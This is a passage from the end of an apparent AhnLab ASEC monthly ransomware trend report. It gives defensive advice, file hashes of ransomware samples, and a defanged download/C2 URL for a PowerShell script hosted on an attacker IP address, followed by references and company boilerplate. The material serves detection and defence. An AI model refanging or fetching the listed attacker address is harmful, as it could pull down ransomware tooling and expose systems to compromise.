- FBI: Dual ransomware attack victims now get hit within 48 hours (September 29th)

Conclusion

Although the number of ransomware samples and affected systems may change periodically depending on the success rate of attack campaigns or initial infection attempts, each month records at least hundreds or thousands of such cases as can be seen in the statistics herein. Also, hundreds of victimized companies are listed on ransomware groups' leak sites.

As described in this trend report, ransomware attack groups actively exploit the vulnerabilities of operating systems and software used by corporations. As for individual users, the threat groups take advantage of users' negligence, use malware carefully disguised as legitimate software, or exploit vulnerabilities that evade security software. According to the characteristics used in such initial infection attempts, corporate and individual users are advised to observe the following guidelines to protect and manage their major assets.

- Apply the latest security updates for operating systems and software. Enable auto-update.
- Install and use security software. Maintain the latest updates.
- Back up data regularly and store said data in an offline or separate network.
- Be cautious of websites from unreliable sources and viewing/executing email links and attachments.
- Use strong passwords and two-factor authentication (2FA).

Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some cases that could not be verified because samples could not be obtained. Updates may occur without prior notice when new information is found.

1) File Paths and Names

The file paths and names used by the threat group are as follows. File names of some malware or tools may be the same as those of legitimate files.

2) File Hashes

The hashes of the related files are as follows. However, sensitive samples may have been excluded.

```
BD69A645FA69FD8D5BA56B9C3F468711    // noescape
C850F6816459E3364B2A54239642101B
17D55DC09E2A3F10D4EE45156C2C53F1
34DE9725E232BA82275BB0DCF9282E16
cfc7e5fd27e49db181960507ba0d0f46
c272410b558db526395485096cf4acf8
6db57fa058a0de480c65503f02eb1efc
```

3) Relevant Domains, URLs, and IP Addresses

The download or C2 addresses used are as follows. http was changed to hxxp, and sensitive information may have been excluded.

```
hxxp://207.38.198[.]187/Exchange/BETO/combined[.]ps1
207.38.198[.]187
```

References

[1] https://asec.ahnlab.com/en/56201/: June 2023 Threat Trend Report on Ransomware
[2] https://asec.ahnlab.com/en/56987/: July 2023 Threat Trend Report on Ransomware
[3] https://asec.ahnlab.com/en/57944/: August 2023 Threat Trend Report on Ransomware
[4] cyble.com: Low-profile Threat Actor observed imitating NoEscape Ransomware
[5] www.kelacyber.com: GDPR Gambit: The new favorite of Ransomware and Extortion Actors?
[6] linkedin.com: Inside the Mind of a Ransomware Operator: Ransomed.vc Ransomware Gang Interview

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency response (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoints, networks, and clouds, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab